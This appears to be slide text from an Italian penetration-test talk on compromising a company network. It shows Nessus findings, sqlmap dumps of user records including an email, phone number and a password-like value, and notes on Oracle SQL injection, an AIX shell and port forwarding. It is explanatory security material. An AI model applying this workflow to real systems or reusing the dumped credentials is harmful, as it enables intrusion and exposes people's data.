Web Common Credentials

Synopsis:

It is possible to access protected web pages with common credentials.

Description:

Nessus was able to read protected web pages using common login / password combinations.

Risk factor:

High

CVSS Base Score:7.5

CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P

Solution:

Reconfigure affected pages to use a stronger password.

Plugin output:

Credentials were guessed for these resources :

https://admin:	phpMyAdmin/
https://admin:	phpMyAdmin/?D=A
https://admin:	phpmyadmin/
https://admin:	phpmyadmin/?D=A

Plugin ID:

50504

mod_auth_any for Apache Metacharacter Remote Command Execution

Synopsis:

Arbitrary code may be run on the remote host.

Description:

The remote host seems to be running mod_auth_any, an Apache Module which allows the use of third-party authentication programs.

This module does not properly escape shell characters when a username is supplied, and therefore an attacker may use this module to :

- Execute arbitrary commands on the remote host
- Bypass the authentication process completely

Risk factor:

High

CVSS Base Score:7.5

CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P

See also:

http://www.freebsd.org/cgi/cvsweb.cgi/ports/www/mod_auth_any/files/

Solution:

Patch mod_auth_any or disable it.

Plugin output:

A plain request for '/phpmyadmin/' gives the following output :

HTTP/1.1 401 Unauthorized

Date: Wed, 17 Aug 2011 14:11:56 GMT

No DBA

No filesystem I/O o exec




SQLI httpd #2
ORACLE
Schema WBMSTR


SQLI httpd #1
ORACLE
Schema DOCS

Owned Domain

informazioni correlabili a livello umano, sono spesso disseminate in più schemi su più istanze differenti




Owned Domain




```
(fusions) ~/ACMEIT/sqlmap/dumps > grep Matteo Landesk_users.csv
1,0,1,m.falsetti@acmeit.it,1,0,NULL,0,NULL,4727,NULL,1,NULL,NULL,
ACME - palazzina,BeePBeeP,Italy,699,NULL,Matteo,"daLA2Naper,IL"
+393881234567,0,1,699,Falsetti
```


```
(fusions) ~/ACMEIT/sqlmap/dumps > grep Matteo CMS_uSeRS.csv
10299,1,1,1,1,m.falsetti@acmeit.it,canlogin,fal00mat,Matteo,Falsetti
```

Owned Domain



Owned Domain







SQLI httpd #2
ORACLE


SQLI httpd #1
ORACLE
Schema DOCS

unico account debole è sul DB core
accesso in shell sull'AIX nodo centrale della rete
l'account oracle su un DB server è meglio di root

port forwarding

enumeration


Owned Domain



✓ regressione nel codice non visibile dalle signature degli scanner

- ✓ rischio quantificato come basso
- ✓ solo HTTPd e FTPd sui web server
- ✓ credenziali complesse
- ✓ SQL Injection non automatizzata
- ✓ errore di *separazione logica* degli schemi Oracle

✓ hardening locale non visibile da VA esterno



✓ è complesso automatizzare processi di data mining guidati da deduzione e intuizione

